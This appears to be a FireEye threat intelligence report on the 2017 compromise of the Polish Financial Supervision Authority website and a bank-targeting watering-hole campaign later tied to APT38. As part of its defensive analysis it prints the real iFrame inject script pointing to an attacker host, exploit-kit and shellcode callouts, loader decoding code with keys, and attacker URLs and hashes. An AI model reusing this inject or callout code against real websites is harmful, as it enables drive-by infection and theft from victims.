Compromise of KNF Website Likely Part of Global Campaign Targeting Financial Institutions; Tenuous Links to North Korean Actors

Fusion (FS) | Cyber Espionage (CE)

Cyber Crime (CC)

October 02, 2018 06:34:00 PM, 17-00001709, Version: 3

Executive Summary

- In early February 2017, the Polish Financial Supervision Authority (KNF) took its systems offline after discovering that malicious code had been placed on its webserver and was being used to redirect designated targets to malicious payloads.
- Based on our observations, we believe this campaign was more widespread and largely focused on compromising financial institutions.
- While attribution of this activity is not yet conclusive, malware associated with this campaign has previously been observed in previous operations targeting the commercial banking sector in South East Asia, which, in turn, we believe has tenuous links to activity we have previously attributed to North Korean sponsorship.

Threat Detail

New Version Details

Oct. 2, 2018: This activity has been attributed to a threat group now tracked as APT38.

Compromise of Polish Financial Supervision Authority Likely Associated with More Widespread Campaign

In early February 2017, the Polish Financial Supervision Authority (KNF) took its systems offline after discovering that malicious code had been placed on its webserver and was being used to redirect designated targets to malicious payloads. Subsequent public reporting indicates that multiple Polish banks have confirmed that they had identified malware on their systems. Based on further analysis and open-source reporting, we believe this campaign was more widespread and was intended to primarily target financial institutions.

- On Feb. 3, 2017, InfoSec news blog badcyber reported that multiple Polish commercial banks were allegedly infected with malware. The initial investigation suggested that the initial infection vector occurred via the KNF website. FireEye iSIGHT Intelligence confirmed that unauthorized code was being hosted in a JavaScript (JS) file on the KNF domain, which was being used to redirect visitors to an exploit kit landing page (see Figure 1).
- A whitelist of IP addresses purportedly observed in conjunction with the KNF incident specified which individuals would receive the designated payload. The whitelist contained IP addresses associated with 104 organizations, many of which are in the financial sector. This whitelist suggests that the threat actors were highly selective in choosing their targets.
- Based on our observations, most of the whitelisted IP addresses correspond to Polish financial institutions. However, whether the attacker(s) intentionally compromised KNF to further

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

specific targeting objectives (i.e., Polish banks) or gained access to KNF opportunistically and then opted to target Polish banks—as these entities would be the most likely to visit the compromised site—is currently unclear.

- In addition to KNF, we identified website compromises of a Uruguayan bank, the Mexican National Banking and Securities Commission, and a Bitcoin news website that we believe are also associated with this campaign (see Table 1). This is suggestive of a more widespread, protracted campaign extending beyond purely Polish bank targeting. Notably, a significant number of IP addresses appearing in the whitelist were also tied to financial organizations in Latin America, which is consistent with the compromises of the websites in that region.

URLs	Country
hxxp://www.knf.gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11	Poland
hxxp://www.knf.gov.pl/dla_rynku/PODMIOTY_rynku/index.htm	Poland
hxxp://brou.com.uy/uy.com.brou-Theme/javascript/javascript.js?t=1477112270358	Uruguay
hxxp://www.cnbv.gob.mx/Paginas/Informacion-Estadistica.aspx	Mexico
hxxp://www.coinfox.info/news/4316-guardtime-using-blockchain-to-guard-industries	Global

Table 1: Compromised websites associated with same campaign affecting Polish banking system

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.



Figure 1: Redirection chain on KNF website

Analysis of Redirection Chain on Polish Financial Supervision Authority Website

FireEye iSIGHT Intelligence analyzed the redirect chain associated with the KNF compromise and believe that exploitation associated with this campaign occurred as early as Oct. 4, 2016. We believe that implants reported to have been distributed after visiting compromised websites were facilitated by a custom exploit kit developed by the actor(s), which leverages an amalgam of publicly available code derived from the PluginDetect framework. The redirect chain is composed of two complementary components including a browser-profiler and SMOOTHRIDE, a custom flash-exploit package.

Initial Compromise

Currently, how the websites listed in Table 1 were initially compromised is unclear; however, the

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

obtained access allowed the actors to introduce or modify content on these websites. In these cases, the actors leveraged access to insert malicious JavaScript code used to redirect the user via iFrame to an actor-controlled URL used to exploit prospective victims (see Figure 1).

```
document.write("<div id='fgHpTk' width='0px' height='0px'><iframe
name='forma' src='https://www.eye-
watch.in/design/fancybox/images.jsp?pagenum=1' width='145px'
height='146px' style='left:-
2144px;position:absolute;top:0px;'></iframe></div>");
```

Figure 2: iFrame inject sample

Browser Profiling

Once the iFrame is loaded, the user is redirected to a landing page exposing an exploit kit used to profile aspects of the user's browser and operating system. More specifically, the exploit kit is responsible for enumerating and detecting versions of popular browser extensions which may conditionally influence if the prospective user is redirected to a landing page exposing SMOOTHRIDE:

- Operating System
- Language
- Browser
- Java (Version)
- Flash (Version)
- Silverlight (Version)

Furthermore, the custom exploit kit also introduces a check to determine if Microsoft Enhanced Mitigation Experience Toolkit (EMET) is present.

Observed initial exploit landing pages include:

- hxxps://www.eye-watch.in/design/fancybox/images.jsp?pagenum=1
- hxxp://sap.misapor.ch/vishop/view.jsp?pagenum=1
- hxxp://41.203.65.250/eshop/view.jsp?pagenum=1

Observed PluginDetect Receivers include:

- hxxp://sap.misapor.ch/vishop/view.jsp
- hxxp://41.203.65.250/eshop/view.jsp

A sample callout generated from the victim browser after loading the exploit kit is provided in Figure 2.

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

```
POST /eshop/view.jsp HTTP/1.1

Accept: text/html, application/xhtml+xml, */*

Referer: http://41.203.65.250/eshop/view.jsp?pagenum=1

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Host: 41.203.65.250

Content-Length: 286

Connection: Keep-Alive

Cache-Control: no-cache

Cookie: JSESSIONID=0DD0B028DBCE67716EB19F9960956057


pagenum=2&referer=bnVsbD4%253D&os=V2luZG93cyBOVCA2LjE7IFRyaWRlbnQvNy4w&lang=EN&browsert
ype=0&browserver=11&javaver=&flashver=24%2C0%2C0%2C194&adobereaderver=15%2C23%2C0%2C0&w
mpver=12%2C0%2C7601%2C23517&silverlight=5%2C1%2C50901%2C0&officever=2010&scriptver=1853
8&emetflag=0&uid=68883194
```

Figure 3: Sample PluginDetect callout

Exploit Delivery

After profiling, the server returns a highly obfuscated landing page containing a base64 encoded JavaScript block that is decoded and evaluated within the browser. The decoded landing page contains a malicious flash movie named "cambrio.swf" (6dffcfa68433f886b2e88fd984b4995a), which is downloaded by the browser. Observed malicious flash file retrieval URLs include:

- hxxp://41.203.65.250/eshop/include/cambio.swf
- hxxp://sap.misapor.ch/vishop/include/cambio.swf
- hxxp://sap.misapor.ch/favicon.ico

The flash container is a multi-stage flash exploit package dubbed SMOOTHRIDE. SMOOTHRIDE contains three layers: loader, orchestrator, and exploits. SMOOTHRIDE is delivered to the user as a compressed flash stream, and its subcomponents are encrypted in a likely effort to evade static detection.

The first layer serves as a loader/decryptor and is used to facilitate the execution environment for the encrypted second stage. The loader relies on two flash variables (parameters) contained on the landing page: "Health," the password used to decrypt subcomponents, and "shell," shellcode that is executed following successful exploitation.

- The decryptor has two classes ("String_Com" and "orinBin") and one binary stream.
- When it successfully receives these arguments, it decodes a binary stream "orinBin" using the key polki89jdm#ks@.

Once successfully decoded, "orinBin" decodes to a Flash stream and execution is passed to this subcomponent.

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

```
var _loc6_:String = _var_33["Health"] as String;
var _loc4_:String = _var_33["shell"] as String;
var _loc7_:SharedObject = SharedObject.getLocal("Exp_Data");
_loc7_.clear();
_loc7_.data.shell = _loc4_;
_loc7_.flush();
var _loc2_:ByteArray = new orinBin() as ByteArray;
var _loc5_:* = 0;
while(_loc5_ < _loc2_.length)
{
   _loc2_[_loc5_] = _loc2_[_loc5_] ^ _loc6_.charCodeAt(_loc5_ %
_loc6_.length);
   _loc5_++;
}
```

Figure 4: Orinbin decoding routine exposed by the loader (layer 1)

The second layer serves an orchestrator used to profile an installed Flash version and execute the appropriate exploit.

- The orchestrator contains two classes that expose exploit delivery logic (Exploit) and decryption routines (class_2).
- The orchestrator contains three encoded binary streams (later executed as shared objects) that present three independent flash exploits; observed Flash exploits include CVE-2015-8651, CVE-2016-1019, CVE-2016-4117.
- Upon execution, the orchestrator checks the version of Flash installed and then proceeds to decrypt the corresponding Flash exploit with the static RC4 key "hvxgiep857520."

Object	Encoded Hash	Decoded Hash	Exploit
nw24	27f9c5aada3a3fc468ddb416a9d2e199	2e92f42c3c240fddeef8e497ca632122	CVE-2016-4119
nw23	549afa09ed3d26935381977349294573	fcaba866e58e4eabcad81c140b8ebc40	CVE-2016-1019
nw22	c3ecaa60f6da846cd856c00bfb0a7281	a2692f8acb3c3e1fdb3030d68b843496	CVE-2015-8651

Table 2: Flash exploit hashes

- In the final layer, if the exploit is successful, shellcode passed as a Flash variable to the loader is executed on the system, which results in a second stage HTTP callout used to download and decoded a binary executable (sample callout provided in Figure 5).

RAWHIDE, Shellcode Execution

Shellcode passed to the SMOOTHRIDE flash exploit package serves as a downloader used to download an encoded payload from an encoded URL. Dubbed RAWHIDE, the shellcode has a two-step execution process.

Upon initial instantiation following a successful exploit, the first stage of the shellcode is responsible for resolving needed Windows API functions used to create a secondary process and inject arbitrary code within that process.

- After successful resolution of the necessary APIs, RAWHIDE creates a secondary process (notepad.exe), which is used as a container to indirectly execute secondary shellcode.

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- The first stage of RAWHIDE creates a new memory region within notepad.exe and writes shellcode into this new memory region.
- The shellcode is executed by creating a Remote Thread using a starting address at the new memory region. At this point, the second stage of RAWHIDE's execution begins.

The second stage is the main function of RAWHIDE. Abstracted in two logical components, much of RAWHIDE's functionality is obfuscated due to most of the main function being encoded via single-byte XOR. Prior to full execution, RAWHIDE's second stage executes a decoding stub, which incrementally decodes the remainder of the shellcode by XORing each individual using the single byte XOR-key: 0x57.

Following a successful decode, RAWHIDE issues the below HTTP request and saves the server response into the affected user's %TEMP% directory.

- %TEMP%\Svchost.exe

```
GET /eshop/view.jsp?uid=68883194&pagenum=3&eid=00000002&s=2&data=
HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR
3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)

Host: 41.203.65.250

Connection: Keep-Alive
```

Figure 5: Shellcode callout

The downloaded file is an obfuscated executable binary that is decoded using the following algorithm beginning at a fixed offset: 0x13D. After the file is decoded, the binary is executed and RAWHIDE's container (notepad.exe) is terminated.



Figure 6: Decoding algorithm

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

Malware Associated with Polish Bank Attacks Has Tenuous Links to North Korean Actors

FireEye iSIGHT Intelligence has previously assessed that a series of compromises of Southeast Asian banks and resulting fraudulent SWIFT transfers were probably linked to North Korean actors. There are significant technical similarities between malware previously attributed to North Korean actors and the malware used in the SWIFT manipulation attacks. Additionally, malware (MACKTRUCK) attributed to North Korean actors has been observed on a machine later compromised by NESTEGG, which was used in the SWIFT manipulation attacks. Both families have been used in a small number of intrusions. The attribution assessment for the SWIFT manipulation attacks hinges on the question of whether the technical code similarities and targeting overlap indicate that the same attackers are behind both or if another group repurposed the code, and the targeting overlap is coincidental.

Based on indicators gleaned from open-source reporting, malware associated with the KNF compromise has also previously been observed in past SWIFT-related intrusion activity. Given this similarity, it is plausible that KNF intrusion activity shares at least some operational overlap with the SWIFT manipulation attacks widely reported in 2016; however, attribution of this activity is not yet conclusive.

- Initial analysis indicates that the file hash 85D316590EDFB4212049C4490DB08C4B, which has been publicly associated with this campaign, is a dropper that has the same code injection function as WHITEOUT and KEYLIME malware. Additionally, the sample appears to be highly related to NESTEGG backdoor malware and was likely developed using a similar code base. Both samples accept similar command line arguments and can list available services in a service group, create, and start a service. We observed the three malware families used in conjunction at an Asian bank compromise (16-00009786).
    - WHITEOUT is a fully featured, proxy-aware backdoor that communicates using a custom encrypted binary protocol (17-00001635). To date, we have only observed WHITEOUT used in a limit number of incidents.
    - KEYLIME is a key logger that captures keystrokes and clipboard data to a local file and encodes the results to a log file. The key logger saves its output to %APPDATA%\Microsoft\Internet Explorer\Administrator.cache.
    - NESTEGG is a passive backdoor tool enabling the proxying of commands to other infected machines in the network, including uploading, downloading, and manipulating files and processes.

- Open-source reporting indicates that malware we refer to as QUICKRIDE (aka Ratankba) was leveraged against banks in Poland. QUICKRIDE contains coding similarities to malware used by a North Korean intrusion set publicly known as "Lazarus Group." QUICKRIDE was also observed downloading tools with similar characteristics to Lazarus group.
    - The naming convention Lazarus Group has been used in public reporting connected to several campaigns with suspected North Korean origin. However, FireEye iSIGHT Intelligence has not definitively tied these activities to one actor group.
- The exploit kit used in this attack targeted a narrow range of IP addresses associated with more than 100 entities in the commercial banking sector spanning 31 countries. The large number of financial institutions suggests a global campaign with a sophisticated support system and resources to exploit the intended victims, as observed with previously observed SWIFT-related intrusion activity.

Implications and Outlook

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

According to open-source reporting, there is currently no evidence of monetary loss associated with affected Polish banks. However, one media report claimed that a large amount of data was stolen from one Polish financial institution. Although what data was stolen is unclear, financial institutions contain both sensitive employee and customer data, which could be used to support various types of malicious operations.

- In the past, we have observed cyber espionage actors exfiltrate PII and personal data most likely to aid further targeting and espionage operations. As FireEye iSIGHT Intelligence previously reported, compromising large organizations, such as a financial institution, would allow a threat group to obtain large amounts of data from a single source, as opposed to having to steal data from multiple individual sources.
- Additionally, if the motive was financial gain, threat actors can easily monetize employee and customer data by selling it in underground marketplaces or using it in various fraud operations.
- Furthermore, the actors may have intended to perform illicit financial transactions, as observed in prior SWIFT incidents, but were discovered prior to completing their mission.

Although attribution to North Korea is currently inconclusive, if North Korea is behind these operations, sanctions against the regime are possibly a driving force in the ongoing series of operations against the global banking sector. Additionally, North Korea's flagging economy and the need for hard currency to fund its nuclear development program are potential catalysts for the state's entry into financial crime.

Regardless of attribution, we expect that the targeted banking organizations noted in the whitelist, even though revealed, are potential targets of future operations. Further, the campaign likely poses a threat to additional financial organizations entities outside of the divulged list.

Please rate this product by taking a short four question survey

First Version Publish Date

February 15, 2017 07:23:00 PM

Threat Intelligence Tags

Affected Industry

- Financial Services

Motivation

- Financial or Economic

Tactics, Techniques And Procedures(TTPs)

- Malware Propagation and Deployment

Actor

- APT38

Malware Family

- NESTEGG

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

- SMOOTHRIDE
- QUICKRIDE
- WHITEOUT
- KEYLIME
- RAWHIDE

Technical Indicators & Warnings

Identifier:	Attacker
Network Type:	url
URL:	http://41[.]203[.]65[.]250/eshop/view[.]jsp
Identifier:	Attacker
Network Type:	url
URL:	http://41[.]203[.]65[.]250/eshop/view[.]jsp?pagenum=1
Identifier:	Attacker
Network Type:	url
URL:	http://41[.]203[.]65[.]250/eshop/include/cambio[.]swf
Identifier:	Compromised
Network Type:	url
URL:	http://www.knf[.]gov.pl/dla_rynku/PODMIOTY_rynku/index.htm
Identifier:	Attacker
Network Type:	url
URL:	https://www.eye-watch[.]in/design/fancybox/images.jsp?pagenum=1
Identifier:	Compromised
Network Type:	url
URL:	http://www.coinfox[.]info/news/4316-guardtime-using-blockchain-to-guard-industries
Identifier:	Attacker
Network Type:	url
URL:	http://41[.]203[.]65[.]250/eshop/view[.]jsp?uid=68883194&pagenum=3&eid=00000002&s=2&data=
Identifier:	Attacker
Network Type:	url
URL:	http://sap.misapor[.]ch/vishop/view.jsp?pagenum=1
Identifier:	Compromised
Network Type:	url
URL:	http://brou[.]com.uy/uy[.]com.brou-Theme/javascript/javascript.js?t=1477112270358
Identifier:	Attacker
Network Type:	url
URL:	http://sap.misapor[.]ch/vishop/view.jsp
Identifier:	Compromised
Network Type:	url

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

URL:	http://www.knf[.]gov.pl/DefaultDesign/Layouts/KNF2013/resources/accordian-src.js?ver=11
Identifier:	Compromised
Network Type:	url
URL:	http://www.cnbv.gob.mx/Paginas/Informacion-Estadistica[.]aspx
Identifier:	Attacker
Network Type:	url
URL:	http://sap.misapor[.]ch/vishop/include/cambio.swf
Identifier:	Attacker
Network Type:	url
URL:	http://sap.misapor[.]ch/favicon.ico
SHA1:	4f0d7a33d23d53c0eb8b34d102cdd660fc5323a2
File Name:	gpsvc.exe
Identifier:	Attacker
File Size:	753664
Fuzzy Hash:	12288:C6PW77Tz2TyWqeeTsdjO/69pX5ZAjJe+3njIBvNVvOyNj9UqYHpOrkKI7OR6Y242:C6PI6TyWqfTLi9ijJe+zIB3Gyd93YJmI
Packer:	Microsoft Visual C++ 8
SHA256:	d4616f9706403a0d5a2f9a8726230a4693e4c95c58df5c753ccc684f1d3542e2
Type:	fileType
MD5:	85d316590edfb4212049c4490db08c4b
File Compilation Date Time:	August 24, 2015 09:21:52 AM
SHA1:	97319b2d974cfae60bcb1441090a3a6d33e4c01d
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	18508
Fuzzy Hash:	384:ttMjePUnk0p3wK7EkCO2fd09Iw9rwf9Ch8HblN18:tOh3n7EkCX0yw9sjh8
SHA256:	75f8087cb2ef39df44907909b751e0b2914fc559397c178e9869b8833852fc04
Type:	fileType
MD5:	a2692f8acb3c3e1fdb3030d68b843496
SHA1:	6ea7ee1d2f83c0dad39eda83ae35db77951eb60f
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	15200
Fuzzy Hash:	384:j5XZE3GqTyFi3Rvoj425MWE1ofURUbiCb:jvEiiBvoc261e+Y
SHA256:	10e8cbaa49990bc1c88bc746d15d47a1641c8ba7c473c6129a4d13a3401d264f
Type:	fileType
MD5:	fcaba866e58e4eabcad81c140b8ebc40
SHA1:	d89760df8ce3c1fcd69d533334621132f88e459e
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	18507
Fuzzy Hash:	384:VqCEc3fdsvcb/n8fh5/LMaBrwY/FYIGc0VDDW6IgsBzcNl5:Vac3i+/CX3Jeq6BzS

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

SHA256:	699a7d396bc8b49b61a80897726b463d64081adc0f80e21bbdb92064d008cc81
Type:	fileType
MD5:	c3ecaa60f6da846cd856c00bfb0a7281
SHA1:	2cf5412955d509c43cf915fd42ad0c952f68c920
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	15199
Fuzzy Hash:	384:+t1ny7oIXgcEvH7F6YtesJO2G8fE33ndDQtVio8+cpkP7:+tZyMII7gYPO2Gw6nVo8+2o
SHA256:	e47117c57a38dd2e16459d5a559579d2be44f48bcb8e62db56f9261cf87273fa
Type:	fileType
MD5:	549afa09ed3d26935381977349294573
SHA1:	ba5a2230ff2068b7fb22de3b83031457d18c3298
File Name:	cambio.swf
Identifier:	Attacker
File Size:	57035
Fuzzy Hash:	1536:xG6KrSziblAYedN0CxYChRDX+YATRH37VpT:xG6KrHbaYeMCx74B7V9
SHA256:	c1b29afcfddb79cfd57545b8600922150843ae2b170fff9aeacdeaa17adbf792
Type:	fileType
MD5:	6dffcfa68433f886b2e88fd984b4995a
SHA1:	72b92e4da9d1f77ff35f05c22cc46b788d25a7a0
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	18738
Fuzzy Hash:	384:xtQny7oIXgcwquB/HvdfxOijYlSnFtM7qK1VjQEx1R2nrnRah+0jltm1m8:xtuyMIAquB3RxOiElAHa16EkAhBst2
SHA256:	47aa24ad42484f1da08db82f823e41e0e148d687df03bdefb10323bb1c64ab91
Type:	fileType
MD5:	27f9c5aada3a3fc468ddb416a9d2e199
SHA1:	1a6ce54d005929ce28269c5f4ea7fced6be2c21a
File Name:	UNAVAILABLE
Identifier:	Attacker
File Size:	18739
Fuzzy Hash:	384:q0uHDuUqsZ3MvXY6kDN6U5MLiTsnHnOFk:q0utZcvTkx6SMcWOW
SHA256:	5e3c194c0257aa4e952e039ff22ed994bb236c6eec80301746dc1204a0c0eeb6
Type:	fileType
MD5:	2e92f42c3c240fddeef8e497ca632122

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

Version Information

Version:1.0, February 15, 2017 07:23:00 PM
Compromise of KNF Website Likely Part of Global Campaign Targeting Financial Institutions; Tenuous Links to North Korean Actors

Version:2.0, February 21, 2017 01:50:00 PM
Compromise of KNF Website Likely Part of Global Campaign Targeting Financial Institutions; Tenuous Links to North Korean Actors

Version:3.0, October 02, 2018 06:34:00 PM
Compromise of KNF Website Likely Part of Global Campaign Targeting Financial Institutions; Tenuous Links to North Korean Actors

Confidential and Proprietary / Copyright © 2020 FireEye, Inc. All rights reserved.

5950 Berkshire Lane, Suite 1600 Dallas, TX

75225

This message contains content and links to content which are the property of FireEye, Inc. and are protected by all applicable laws. This cyber threat intelligence and this message are solely intended for the use of the individual and organization to which it is addressed and is subject to the subscription Terms and Conditions to which your institution is a party. Onward distribution in part or in whole of any FireEye proprietary materials or intellectual property is restricted per the terms of agreement. By accessing and using this and related content and links, you agree to be bound by the subscription .

For more information please visit: https://intelligence.fireeye.com/reports/17-00001709

© 2020, FireEye, Inc. All rights reserved.